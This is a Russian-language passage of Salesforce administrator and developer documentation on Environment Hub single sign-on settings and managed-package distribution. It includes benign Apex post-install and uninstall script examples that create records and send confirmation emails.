Соотнесения пользователей могут быть основаны на взаимосвязи «многие к одному» (но не «один ко многим»). Другими словами, вы можете связать несколько пользователей Рабочего центра с одним пользователем организации-участника. Например, если вы хотели, чтобы члены группы контроля качества могли входить в организацию тестирования как один и тот же пользователь, можно настроить сопоставления пользователей.

1. Войдите в Рабочий центр и выберите организацию-участника. Если вы не видите ни одной организации-участника, проверьте списковое представление.
2. Перейдите к списку «Сопоставления пользователей для единой регистрации», после чего выберите **Создать сопоставление пользователей для единой регистрации**.
3. Введите имя нужного пользователя, которого требуется сопоставить в организации-участнике, после чего найдите этого пользователя в Рабочем центре.
4. Нажмите кнопку **«Сохранить»**.

Использование идентификатора интегрирования или формулы для единой регистрации

Вы можете сопоставить пользователя Рабочего центра с пользователем организации-участника при помощи идентификатора интегрирования или формулы имени. Вне зависимости от того, какой метод используется, необходимо включить механизм единой регистрации (SSO) для организации-участника центра.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки рабочего центра:

- Управление рабочим центром

1. Войдите в Рабочий центр и выберите организацию-участника. Если вы не видите ни одной организации-участника, проверьте списковое представление.
2. Перейдите в параметры единой регистрации и выберите нужный метод.

Метод	Этапы
Метод единой регистрации 2: идентификатор интегрирования	Установите нужный флажок.
Метод единой регистрации 3: формула имени пользователя	Отметьте флажком нужный пункт и задайте формулу. Например, чтобы первая часть имени пользователя (часть до значка «@») совпадала с явным именем домена, введите: `LEFT($User.Username, FIND("@", $User.Username)) & ("mydev.org")`

3. Нажмите кнопку **«Сохранить»**.

Отключение единой регистрации для организации-участника

Если вы хотите, чтобы пользователи Рабочего центра проходили повторную проверку подлинности при входе в организацию-участник, вы можете отключить единую регистрацию. В этом случае заданные вами сопоставления пользователей не будут удалены, поэтому всегда можно снова включить единую регистрацию.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки рабочего центра:

- Управление рабочим центром

1. Войдите в Рабочий центр и выберите организацию-участника. Если вы не видите ни одной организации-участника, проверьте списковое представление.
2. Установите флажок **«Отключить единую регистрацию»**.
3. Подтвердите, что вы хотите отключить единую регистрацию для этой организации, и снова выберите пункт **Отключить единую регистрацию**.

Рекомендации по использованию Рабочего центра

Следуйте этим рекомендациям и советам при использовании Рабочего центра.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

- Если вы являетесь администратором или разработчиком, в качестве организации-центра выберите организацию, которую ваши специалисты используют наиболее часто. Если вы являетесь партнером независимым поставщиком ПО, Рабочий центр уже установлен в вашей партнерской организации.
- Настройте функцию «Мой домен» для каждой организации-участника и организации-центра. Поскольку каждый объект «Мой домен» содержит уникальный URL домена, становится легче различать организации-участники, которые используются для разработки, тестирования и пробного использования.
- Каждая организация-участник является стандартным объектом (типа EnvironmentHubMember), позволяющим изменять алгоритмы или предоставлять доступ программным способом. Например, система позволяет создавать настраиваемые поля, настраивать бизнес-правила или определять соотнесения пользователей и включать функцию единой регистрации посредством интерфейса API для любой организации-участника.
- Выберите стратегию для включения доступа посредством единой регистрации с учетом требований безопасности организации. Затем выберите метод единой регистрации (явное сопоставление, идентификатор интегрирования или настраиваемая формула), который соответствует вашим потребностям.
- Единая регистрация недоступна недавно добавленным пользователям или при определении соотнесений пользователя в безопасной организации. Добавлять пользователей, редактировать сведения о пользователях или определять соотнесения пользователя SSO следует только в родительской организации.
- Связанное приложение «Рабочий центр» предназначено только для внутреннего пользования. Не включайте его для всех профилей. Не удаляйте связанное приложение и не изменяйте его параметры без рекомендации компании Salesforce.

Рабочий центр. Вопросы и ответы

Ответы на часто задаваемые вопросы о рабочем центре.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Можно ли использовать рабочий центр в Lightning Experience?

Где устанавливается рабочий центр?

Требуется ли функция «Мой домен» для использования рабочего центра?

Нет, функция «Мой домен» не требуется. Тем не менее данную функцию необходимо настроить для подключения существующих организаций к рабочему центру и использования единого входа в организации-участники. Salesforce рекомендует настроить «Мой домен» при настройке рабочего центра.

Можно ли установить рабочий центр для нескольких организаций?

Можно ли включить рабочий центр для безопасной организации?

Для каких типов организаций можно создать рабочий центр?

Как определяются региональные настройки для организаций, созданных в рабочем центре?

Идентичны ли организации, созданные в рабочем центре, организациям, созданным на партнерском портале?

Может ли организация являться участником нескольких рабочих центров?

Можно ли отключить рабочий центр?

Можно ли использовать рабочий центр в Lightning Experience?

Да, использование рабочих центров поддерживается как в Salesforce Classic, так и в Lightning Experience.

Где устанавливается рабочий центр?

Если вы являетесь партнером независимым поставщиком ПО, рабочий центр уже установлен в вашей партнерской организации.

В противном случае установите его в организации, доступной всем пользователям, например в организации CRM. Не устанавливайте рабочий центр в организации Developer Edition, содержащей управляемые пакеты. Это может привести к проблемам при загрузке новой версии пакета или при инициации активной доставки обновления клиентам.

Требуется ли функция «Мой домен» для использования рабочего центра?

Нет, функция «Мой домен» не требуется. Тем не менее данную функцию необходимо настроить для подключения существующих организаций к рабочему центру и использования единого входа в организации-участники. Salesforce рекомендует настроить «Мой домен» при настройке рабочего центра.

Можно ли установить рабочий центр для нескольких организаций?

Да, но управление каждым рабочим центром производится отдельно. Несмотря на то что Salesforce рекомендует использовать один рабочий центр на компанию, использование нескольких центров может быть предпочтительным для вашей организации. Например, если требуется разделить организации, связанные с продуктами.

Можно ли включить рабочий центр для безопасной организации?

Нет, рабочий центр не может быть включен для безопасных организаций. Включите рабочий центр в производственной организации, к которой имеют доступ все пользователи.

Для каких типов организаций можно создать рабочий центр?

Можно создавать организации для разработки, тестирования и пробного использования. Партнеры — независимые поставщики ПО могут также создавать организации выпусков для партнеров с меньшим количеством ограничений, большим пространством хранения и другими пользовательскими предпочтениями, которые необходимы для разработки приложений. Если вы являетесь партнером, но организации выпуска для партнеров не отображаются в рабочем центре, направьте обращение в партнерское сообщество.

Тип организации	Применение	Срок использования
Group Edition	Тестирование	30 дней
Enterprise Edition	Тестирование	30 дней
Professional Edition	Тестирование	30 дней
Partner Developer Edition	Разработка приложений и компонентов Lightning	Никогда
Partner Group Edition	Эффективные средства тестирования и демонстрационные версии для клиентов	1 год с возможностью продления
Partner Enterprise Edition	Эффективные средства тестирования и демонстрационные версии для клиентов	1 год с возможностью продления

Тип организации	Применение	Срок использования
Partner Professional Edition	Эффективные средства тестирования и демонстрационные версии для клиентов	1 год с возможностью продления
Исходные организации Trialforce	Создание шаблонов Trialforce	1 год с возможностью продления
Consulting Partner Edition	Демонстрационные версии для клиентов	1 год с возможностью продления

Как определяются региональные настройки для организаций, созданных в рабочем центре?

Регион пользователя в системе Salesforce является регионом по умолчанию для созданных организаций. Например, если в качестве региона пользователя указан «Английский (Великобритания)», этот регион будет использоваться для организаций по умолчанию. Это обеспечивает настройку организаций в соответствии с их местонахождением.

Идентичны ли организации, созданные в рабочем центре, организациям, созданным на партнерском портале?

Да, эти организации идентичны созданным на партнерском портале. Рабочий центр использует те же шаблоны, поэтому организации имеют те же настройки, например повышенные ограничения или дополнительные лицензии. Рабочий центр также можно использовать для создания идентичных организаций для версий Group Edition, Professional Edition и Enterprise Edition, применяемых клиентами. Это позволяет испытать приложения в реалистичных условиях.

Может ли организация являться участником нескольких рабочих центров?

Нет, организация может являться участником только одного рабочего центра одновременно. Если организация подключена к рабочему центру, обратитесь в службу поддержки Salesforce, чтобы выполнить отключение.

Можно ли отключить рабочий центр?

После установки рабочего центра для организации его уже нельзя удалить. Однако его можно скрыть от пользователей. Войдите в меню «Настройка» и введите строку *Меню приложений* в поле «Быстрый поиск» и выберите **«Меню приложений»**. В меню приложений выберите, отобразить или скрыть приложение.

Рекомендации по использованию рабочего центра в Lightning Experience

Воспользуйтесь данными рекомендациями при создании организаций в рабочем центре и управлении ими.

Ограничения списковых представлений

Lightning Experience не поддерживает фильтрацию участников центра по дате истечения срока действия организации при создании и обновлении списковых представлений. Существующие списковые представления, содержащие дату истечения срока действия организации в параметрах фильтра, не отображаются в Lightning Experience. Для фильтрации участников по дате истечения срока действия организации переключитесь в Salesforce Classic и воспользуйтесь списковым представлением.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Исправление ошибок тестирования Apex

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Developer Edition**.

Недостаточное тестовое покрытие Apex может инициировать отмену установки или обновления пакета. Тем не менее, некоторые ошибки могут быть пропущены. Например, разработчик может создать тест Apex, генерирующий предположения о данных подписчика.

Подписчик, который не может установить пакет ввиду теста Apex, должен обратиться к разработчику пакета.

Разработчик должен выполнить указанные ниже действия при неудачной установке пакета ввиду ошибки тестирования Apex.

- Убедитесь в наличии всех обязательных данных для теста Apex взамен использования текущих данных подписчика.
- Если подписчик создает правило проверки, обязательное поле или триггер для объекта, используемого пакетом, то тест может быть неудачным при выполнении DML для данного объекта. Если данный объект создается только для тестирования, а данные конфликты препятствуют завершению процесса создания, то пользователь может пропустить ошибку и продолжить тест. В противном случае обратитесь к клиенту для определения возможных последствий.

Выполнение Apex при установке или обновлении пакета

Разработчики приложения могут задать автоматическое выполнение сценария Apex после установки или обновления управляемого пакета подписчиком. Данная возможность позволяет настраивать процесс установки или обновления пакета на основе сведений об организации подписчика. Примеры использования сценариев: заполнение настраиваемых параметров, создание тестовых данных, отправка сообщений эл. почты установщикам пакетов, уведомление внешней системы и внедрение пакетного заполнения нового поля в большом наборе данных. Для удобства можно задать всего один сценарий пост-установки. Этот сценарий должен быть представлен классом Apex, являющимся элементом пакета.

Сценарий пост-установки реализуется после выполнения тестов и подчиняется стандартным контролирующим ограничениям. Сценарий выполняется специальным пользователем системы, представляющим пакет, поэтому все операции, выполненные сценарием, фактически выполнены пакетом. Данный пользователь доступен посредством команды UserInfo. Пользователь может быть просмотрен только при выполнении, но не во время тестов.

Если сценарий содержит ошибку, то процесс установки или обновления прерывается. Все ошибки, обнаруженные в сценарии, отправляются по эл. почте пользователю, указанному в поле пакете **«Уведомить об ошибке Apex»**. Если пользователь не указан, то сведения об установке или обновлении будут недоступны.

Ниже перечислены дополнительные свойства сценария пост-установки.

- Сценарий может инициировать пакетные, запланированные и будущие задания.
- Сценарию недоступны коды сеансов.
- Выноски сценария могут выполняться только с помощью асинхронных операций. Выноски выполняются после запуска сценария и завершения установки.

Прим.: Сценарий пост-установки не может быть выполнен в новой пробной организации, инициализированной посредством Trialforce. Сценарий выполняется только в том случае, если подписчик устанавливает пакет в текущую организацию.

Как работает сценарий пост-установки?

Пример сценария пост-установки

Выбор сценария пост-установки

Как работает сценарий пост-установки?

Сценарий пост-установки — это класс Apex, реализующий интерфейс `InstallHandler`. Данный интерфейс использует один метод `onInstall`, который определяет действия, выполняемые при установке.

```
global interface InstallHandler {
  void onInstall(InstallContext context)
}
```

Метод `onInstall` принимает объект контекста за аргумент, содержащий указанные ниже сведения.

- Код организации, в которой выполняется установка.
- Код пользователя, инициировавшего установку.
- Номер предыдущей версии пакета (указывается посредством класса `Version`). Данный номер всегда содержит три цифры (например, 1.2.0).
- Указание на то, что устанавливаемый пакет является обновлением.
- Указание на то, что устанавливаемый пакет является активной доставкой.

Аргумент контекста — это объект, типу которого задан интерфейс `InstallContext`. Данный интерфейс автоматически реализуется системой. Ниже приведено определение интерфейса `InstallContext`, которое содержит методы, доступные для вызова в аргументе контекста.

```
global interface InstallContext {
  ID organizationId();
  ID installerId();
  Boolean isUpgrade();
  Boolean isPush();
  Version previousVersion();
}
```

Методы и класс Version

Методы, доступные в классе `System.Version`, позволяют извлекать версию управляемого пакета и сравнивать версии пакета. Версия пакета — это номер, который определяет набор компонентов, загруженных в пакет. Для номера версии используется следующий формат: *основной_номер*`.`*дополнительный_номер*`.`*номер_исправления* (например, 2.1.3). Основной и дополнительный номера увеличиваются на выбранное значение при каждом основном выпуске. Инкременты основного и дополнительного номеров всегда используют номер исправления «0».

Ниже перечислены методы экземпляра для класса `System.Version`.

Метод	Аргументы	Тип возврата	Описание
`compareTo`	System.Version *версия*	Целое число	Данный метод сравнивает текущую и указанную версии и возвращает одно из следующих значений. • Ноль, если текущая и указанная версии пакета совпадают. • Целое положительное значение, если текущая версия пакета следует за указанной версией. • Целое отрицательное значение, если текущая версия пакета предшествует указанной версии.

Метод	Аргументы	Тип возврата	Описание
			При сравнении двухсоставной версии с трехсоставной номер исправления пропускается, так как сопоставляются только основные и дополнительные номера.
`major`		Целое число	Данный метод возвращает основную версию пакета для вызывающего кода.
`minor`		Целое число	Данный метод возвращает дополнительную версию пакета для вызывающего кода.
`patch`		Целое число	Данный метод возвращает версию исправления для вызывающего кода или значение `null` в случае отсутствия версии исправления.

Класс `System` содержит два метода, которые позволяют задавать условную логику и разрешают разным версиям пакета демонстрировать разные алгоритмы действий.

- `System.requestVersion`. Данный метод возвращает двухсоставную версию, которая содержит основной и дополнительный номера версии пакета. Используя данный метод, пользователи могут определить версию установленного экземпляра пакета, который содержит вызывающий код, ссылающийся на пакет. Опираясь на версию вызывающего кода, пользователи могут настроить алгоритм действий для кода пакета.
- `System.runAs(System.Version)`. Данный метод меняет текущую версию пакета на версию пакета, указанную в аргументе.

Если подписчик устанавливает несколько версий пакета и создает код, ссылающийся на классы или триггеры Apex, доступные в пакете, то необходимо выбрать версию пакета, на которую ссылается этот код. Опираясь на параметр версии для вызывающего кода Apex, содержащего ссылки, пользователи могут выполнять разные ветки кода Apex, используемого в пакете. Чтобы определить параметр версии пакета для вызывающего кода, воспользуйтесь методом `System.requestVersion` в коде пакета.

СМ. ТАКЖЕ:

Руководство разработчика Apex: класс версии

Пример сценария пост-установки

Пример сценария пост-установки ниже содержит следующие действия, выполняемые при установке или обновлении пакета.

- Если значение предыдущей версии равно нулю, то есть пакет устанавливается впервые, то:
  - создается организация с именем 'Newco' и проверяется ее создание;
  - создается экземпляр настраиваемого объекта Survey с именем 'Client Satisfaction Survey';
  - подписчику отправляется сообщение эл. почты, подтверждающее установку пакета.
- Если значение предыдущей версии равно 1.0, то создается экземпляр Survey с именем 'Upgrading from Version 1.0'.

- Если пакет является обновлением, то создается экземпляр Survey с именем 'Sample Survey during Upgrade'.
- Если обновление выполняется посредством активной доставки, то создается экземпляр Survey с именем 'Sample Survey during Push'.

```
global class PostInstallClass implements InstallHandler {
  global void onInstall(InstallContext context) {
    if(context.previousVersion() == null) {
      Account a = new Account(name='Newco');
      insert(a);

      Survey__c obj = new Survey__c(name='Client Satisfaction Survey');
      insert obj;

      User u = [Select Id, Email from User where Id =:context.installerID()];
      String toAddress= u.Email;
      String[] toAddresses = new String[]{toAddress};
      Messaging.SingleEmailMessage mail =
        new Messaging.SingleEmailMessage();
      mail.setToAddresses(toAddresses);
      mail.setReplyTo('support@package.dev');
      mail.setSenderDisplayName('My Package Support');
      mail.setSubject('Package install successful');
      mail.setPlainTextBody('Thanks for installing the package.');
      Messaging.sendEmail(new Messaging.Email[] { mail });
      }
    else
      if(context.previousVersion().compareTo(new Version(1,0)) == 0) {
      Survey__c obj = new Survey__c(name='Upgrading from Version 1.0');
      insert(obj);
      }
    if(context.isUpgrade()) {
      Survey__c obj = new Survey__c(name='Sample Survey during Upgrade');
      insert obj;
      }
    if(context.isPush()) {
      Survey__c obj = new Survey__c(name='Sample Survey during Push');
      insert obj;
      }
    }
  }
```

Сценарий пост-установки может быть протестирован посредством нового метода `testInstall`, доступного в классе `Test`. Ниже перечислены аргументы, принимаемые данным методом.

- Класс, реализующий интерфейс `InstallHandler`.
- Объект `Version`, определяющий номер версии текущего пакета.
- Дополнительное логическое значение, отображающееся как `true` в случае активной доставки устанавливаемого пакета. Значение по умолчанию: `false`.

Ниже приведен пример тестирования сценария пост-установки, реализованного в классе Apex `PostInstallClass`.

```
@isTest
static void testInstallScript() {
  PostInstallClass postinstall = new PostInstallClass();
    Test.testInstall(postinstall, null);
```

```
    Test.testInstall(postinstall, new Version(1,0), true);
    List<Account> a = [Select id, name from Account where name ='Newco'];
    System.assertEquals(a.size(), 1, 'Account not found');
  }
```

Выбор сценария пост-установки

Созданный и протестированный сценарий пост-установки может быть выбран в поле поиска **«Сценарий пост-установки»** на странице сведений о пакете. Последующие версии исправления позволяют изменять содержимое сценария, но не класса Apex.

Кроме того, класс может быть выбран посредством Metadata API как `Package.postInstallClass`. Данный класс представлен в файле package.xml как элемент `<postInstallClass>foo</postInstallClass>`.

Выполнение Apex при удалении пакета

Разработчики приложения могут задать автоматическое выполнение сценария Apex после удаления управляемого пакета подписчиком. Данная возможность позволяет выполнять задачи по очистке и уведомлению на основе сведений об организации подписчика. Для удобства можно задать всего один сценарий удаления. Этот сценарий должен быть представлен классом Apex, являющимся элементом пакета.

Сценарий удаления подчиняется стандартным контролирующим ограничениям. Сценарий выполняется специальным пользователем системы, представляющим пакет, поэтому все операции, выполненные сценарием, фактически выполнены пакетом. Данный пользователь доступен посредством команды UserInfo. Пользователь может быть просмотрен только при выполнении, но не во время тестов.

Если сценарий содержит ошибку, то процесс удаления продолжается без сохранения изменений, выполненных сценарием. Все ошибки, обнаруженные в сценарии, отправляются по эл. почте пользователю, указанному в поле пакете **«Уведомить об ошибке Apex»**. Если пользователь не указан, то сведения об удалении будут недоступны.

Ниже перечислены ограничения, характерные для сценария удаления. Данный сценарий не позволяет инициировать пакетные, запланированные и будущие задания, а также просматривать коды сеансов и выполнять выноски.

Как работает сценарий удаления?

Пример сценария удаления

Выбор сценария удаления

Как работает сценарий удаления?

Сценарий удаления — это класс Apex, реализующий интерфейс `UninstallHandler`. Данный интерфейс использует один метод `onUninstall`, который определяет действия, выполняемые при удалении.

```
global interface UninstallHandler {
  void onUninstall(UninstallContext context)
}
```

Метод `onUninstall` принимает объект контекста за аргумент, содержащий указанные ниже сведения.

- Код организации, в которой выполняется удаление.
- Код пользователя, инициировавшего удаление.

Аргумент контекста — это объект, типу которого задан интерфейс `UninstallContext`. Данный интерфейс автоматически реализуется системой. Ниже приведено определение интерфейса `UninstallContext`, которое содержит методы, доступные для вызова в аргументе контекста.

```
global interface UninstallContext {
  ID organizationId();
  ID uninstallerId();
}
```

Пример сценария удаления

Пример сценария удаления ниже содержит следующие действия, выполняемые при удалении пакета.

- Добавление записи веб-канала, содержащей имя пользователя, выполнившего удаление, и название соответствующей организации.
- Создание сообщения эл. почты, подтверждающего удаление, и его отправка этому пользователю.

```
global class UninstallClass implements UninstallHandler {
  global void onUninstall(UninstallContext ctx) {
    FeedItem feedPost = new FeedItem();
    feedPost.parentId = ctx.uninstallerID();
    feedPost.body = 'Thank you for using our application!';
    insert feedPost;

    User u = [Select Id, Email from User where Id =:ctx.uninstallerID()];
    String toAddress= u.Email;
    String[] toAddresses = new String[] {toAddress};
    Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
    mail.setToAddresses(toAddresses);
    mail.setReplyTo('support@package.dev');
    mail.setSenderDisplayName('My Package Support');
    mail.setSubject('Package uninstall successful');
    mail.setPlainTextBody('Thanks for uninstalling the package.');
    Messaging.sendEmail(new Messaging.Email[] { mail });
  }
}
```

Сценарий удаления может быть протестирован посредством метода `testUninstall`, доступного в классе `Test`. Данный метод принимает класс, реализующий интерфейс `UninstallHandler`, за аргумент.

Ниже приведен пример тестирования сценария удаления, реализованного в классе Apex `UninstallClass`.

```
@isTest
static void testUninstallScript() {
  Id UninstallerId = UserInfo.getUserId();
  List<FeedItem> feedPostsBefore =
    [SELECT Id FROM FeedItem WHERE parentId=:UninstallerId AND CreatedDate=TODAY];
  Test.testUninstall(new UninstallClass());
  List<FeedItem> feedPostsAfter =
    [SELECT Id FROM FeedItem WHERE parentId=:UninstallerId AND CreatedDate=TODAY];
  System.assertEquals(feedPostsBefore.size() + 1, feedPostsAfter.size(),
    'Post to uninstaller failed.');
}
```

Выбор сценария удаления

Созданный, протестированный и добавленный в качестве элемента пакета сценарий удаления может быть выбран в поле поиска **«Сценарий удаления»** на странице сведений о пакете. Последующие версии исправления позволяют изменять содержимое сценария, но не класса Apex.

Кроме того, класс может быть выбран посредством Metadata API как `Package.uninstallClass`. Данный класс представлен в файле package.xml как элемент `<uninstallClass>foo</uninstallClass>`.

Разработка документации к приложению

Ниже перечислены типы документов, рекомендованные компанией Salesforce для публикации вместе с приложением в каталоге AppExchange.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметр «Настроить»

Установщикам приложения может быть предоставлен доступ к параметру **«Настроить»**. Данный параметр может ссылаться на следующие сведения об установке и настройке:

- Инициализация внешней службы составного приложения
- Параметры настраиваемого приложения

Параметр **«Настроить»** добавляется в пакет в виде настраиваемой ссылки. Пользователь может создать настраиваемую ссылку для макетов начальной страницы и добавить ее в пакет.

1. Создайте настраиваемую ссылку на URL-адрес, содержащий сведения о конфигурации, или страницу Visualforce, использующую данную конфигурацию. Чтобы возвращать пользователя, завершившего работу, на ту же страницу Salesforce, выберите свойство отображения «Открывать в новом всплывающем окне» при создании настраиваемой ссылки.
2. При создании пакета выберите данную настраиваемую ссылку в поле «Настроить настраиваемую ссылку» на странице сведений о пакете.

Спецификация

Предоставьте установщикам основные сведения о приложении, которые необходимо знать до его установки.

Руководство по настройке и внесению изменений

Уведомите установщиков об обязательных настройках, которые должны быть выполнены после внедрения приложения.

Настраиваемая справка

Настраиваемая справка может быть создана для записей настраиваемых объектов и настраиваемых полей.

СМ. ТАКЖЕ:

Общие сведения о пакетах

Назначение издателей Force.com AppExchange

Назначение издателей Force.com AppExchange

Ниже перечислены полномочия, которые должны быть предоставлены пользователям, публикующим пакеты в каталог AppExchange.

Создание пакетов Force.com AppExchange
Данное полномочие позволяет создавать пакеты и добавлять компоненты.

Передача пакетов Force.com AppExchange
Данное полномочие позволяет загружать и регистрировать или публиковать пакеты в каталог AppExchange.

Профилю «Системный администратор» автоматически назначаются оба полномочия. Выберите пользователей, которым должны быть предоставлены данные полномочия, и добавьте их в соответствующие наборы полномочий или профили пользователя.

СМ. ТАКЖЕ:

- Общие сведения о пакетах
- Разработка документации к приложению

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения полномочий:

- Настройка приложения

Преобразование неуправляемых пакетов в управляемые

Возможно, организация уже загружала и регистрировала пакеты в каталоге Force.com AppExchange. Все пакеты, загруженные до выпуска Winter'07, являются неуправляемыми, поэтому не могут быть обновлены в организации установщика. Чтобы преобразовать данные пакеты в управляемые, настройте поддержку управляемых пакетов в организации и выберите нужный пакет. Данный алгоритм позволяет уведомлять установщиков о наличии обновлений.

Прежде чем преобразовать текущий пакет в управляемый, сообщите текущим установщикам способ сохранения их данных.

1. Экспортируйте все данные из предыдущей неуправляемой версии пакета.
2. Удалите неуправляемый пакет.
3. Установите новую управляемую версию пакета.
4. Импортируйте все экспортированные данные в новый управляемый пакет.

   Прим.: Примечание для установщиков. Прежде чем удалить пакет, составьте список настроек, заданных для установленного неуправляемого пакета (при их наличии). Данные настройки могут пригодиться в будущем. Тем не менее, управляемый пакет может поддерживать не все настройки.

Чтобы преобразовать неуправляемый пакет в управляемый, выполните указанные ниже действия.

1. Включите поддержку управляемых пакетов в организации.
2. Введите строку *«Пакеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пакеты»**.
3. Измените нужный пакет и нажмите кнопку **«Управляемый»**.

Внимание: Преобразование неуправляемого пакета в управляемый требует регистрации префикса пространства имен, влияющей на уникальные API-имена компонентов пакета (например, настраиваемые поля или элементы S-Control). Элементы S-Control, хранящиеся в библиотеке элементов S-Control или на вкладке «Документы» и не использующие Force.com API, работают корректно даже после регистрации префикса пространства имен. Тем не менее, элементы S-Control, хранящиеся вне организации, или элементы S-Control, использующие Force.com API для вызова Salesforce, могут требовать более точной настройки. Дополнительную информацию см. в статье S-Control раздела *Object Reference*.

СМ. ТАКЖЕ:

Управление пакетами

Создание управляемых пакетов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Передача и установка пакетов доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров разработчика:

- Настройка приложения

Для создания пакетов:

- Создание пакетов AppExchange

Для загрузки пакетов:

- «Передача пакетов AppExchange»

Распространение приложений

Загрузка приложений, публикация расширений и обновлений и управление версиями.

Подготовка приложений к распространению
Для чего нужен Trialforce?
Создание регистраций посредством API
Публикация расширений к управляемым пакетам
Публикация обновлений к управляемым пакетам
Управление версиями
Создание и загрузка исправлений
Планирование активной доставки обновления
Публикация пакетов. Вопросы и ответы

Подготовка приложений к распространению

Определите статус пакета, готового к распространению: управляемый или неуправляемый.

1. Чтобы создать пакет, выполните указанные ниже действия.
   a. Введите строку *«Пакеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пакеты»**.
   b. Нажмите кнопку **«Создать»**.
   c. Введите имя пакета. Данное имя может отличаться от имени, указанного в каталоге AppExchange.
   d. Выберите язык по умолчанию для всех меток компонентов, доступных в пакете, в раскрывающемся меню «Язык».
   e. При необходимости выберите настраиваемую ссылку в поле «Настроить настраиваемую ссылку» для отображения установщикам приложения сведений о конфигурации. Выберите предопределенную настраиваемую ссылку на URL-адрес или элемент S-Control, созданную для макетов начальной страницы (см. определение «Параметр "Настроить"» на странице 7451). Настраиваемая ссылка отображается как ссылка **«Настроить»** в системе Salesforce на странице загрузки Force.com AppExchange и на странице сведений о приложении в организации установщика.
   f. При необходимости заполните поле «Уведомить об ошибке `Apex`» именем пользователя, которому должно быть отправлено электронное уведомление о возникновении ошибки в коде Apex, которая не может быть обнаружена самим кодом Apex. В противном случае каждое необработанное исключение создает электронное уведомление, которое отправляется в компанию Salesforce. Данный параметр доступен только для управляемых пакетов.

      Прим.: Пакетирование Apex доступно только организациям Developer Edition, Enterprise Edition, Unlimited Edition и Performance Edition.

   g. При необходимости введите в поле «Уведомить об ошибке пакетирования» эл. адрес лица, получающего эл. уведомление в случае ошибки, возникающей из-за неудачной попытки подписчика установить, обновить или удалить пакет приложения. Данное поле отображается только при использовании уведомлений об ошибках пакетирования. Чтобы включить уведомления, обратитесь к представителю Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Передача и установка пакетов доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания пакетов:
- Создание пакетов AppExchange

Для загрузки пакетов:
- «Передача пакетов AppExchange»

h. При необходимости введите описание пакета. Данное описание может быть изменено перед загрузкой пакета в каталог AppExchange.

i. При необходимости укажите сценарий пост-установки. Данный сценарий Apex выполняется в организации подписчика после установки или обновления пакета. Дополнительную информацию см. в разделе «Выполнение Apex при установке или обновлении пакета».

j. При необходимости укажите сценарий удаления. Данный сценарий Apex выполняется в организации подписчика после удаления пакета. Дополнительную информацию см. в разделе «Выполнение Apex при удалении пакета».

k. Нажмите кнопку **«Сохранить»**.

2. Система Salesforce устанавливает значение «Неограниченный» для привилегий API-доступа к пакету. Данный параметр позволяет дополнительно ограничивать API-доступ к компонентам Salesforce в пакете. Дополнительную информацию см. в разделе *«Управление доступом посредством API и динамического кода Apex в пакетах» на странице 7428*.

3. Добавьте необходимые компоненты для приложения.

a. Нажмите кнопку **«Добавить компоненты»**.

b. Выберите нужный тип компонента в раскрывающемся списке.

- Чтобы просмотреть содержимое столбца сортировки, начинающееся с определенной буквы, щелкните нужную букву вверху списка.
- Чтобы перейти к следующему или предыдущему набору компонентов, щелкните ссылку **«Следующая страница»** или **«Предыдущая страница»** (при их наличии).
- Чтобы показать или скрыть дополнительные записи, щелкните ссылку **«меньше»** или **«больше»** внизу списка (при их наличии).

c. Выберите нужные компоненты.

d. Нажмите кнопку **«Добавить в пакет»**.

e. Чтобы добавить дополнительные компоненты в пакет, повторите данные действия.

Прим.:

- Некоторые связанные компоненты добавляются в пакет автоматически даже в том случае, если они отсутствуют в списке "Компоненты пакета". Например, при добавлении настраиваемого объекта в пакет его настраиваемые поля, макеты страниц и взаимосвязи со стандартными объектами добавляются автоматически.
- Каждый блок составного отчета, добавляемого в пакет, также добавляется в пакет. Пакет отображает блоки в виде отчетов, однако при выборе блока отображается сообщение об отсутствии необходимых полномочий для просмотра отчета. Такое поведение является ожидаемым. В этом случае, чтобы запустить составной отчет, щелкните имя нужного отчета.

4. Чтобы просмотреть список компонентов, зависящих от других компонентов, полномочий или параметров пакета, щелкните **«Просмотр зависимостей»**. Объект может содержать такие элементы, как: элементы S-Control, стандартные или настраиваемые поля и единые параметры (например, мультивалюта). Пакет может быть установлен только при условии активации или установки всех перечисленных компонентов. Дополнительную информацию о зависимостях см. в разделе «Общие сведения о зависимостях» на странице 7431. Чтобы вернуться на страницу сведений о пакете, нажмите кнопку **«Готово»**.

Прим.: Ниже перечислены элементы, при наличии которых пакеты не могут быть загружены.

- Бизнес-правила или действия бизнес-правил (например, обновления поля или исходящие сообщения), ссылающиеся на типы записей.
- Отчеты, ссылающиеся на типы отчетов для стандартных объектов.

5. Нажмите кнопку **«Загрузить»**.

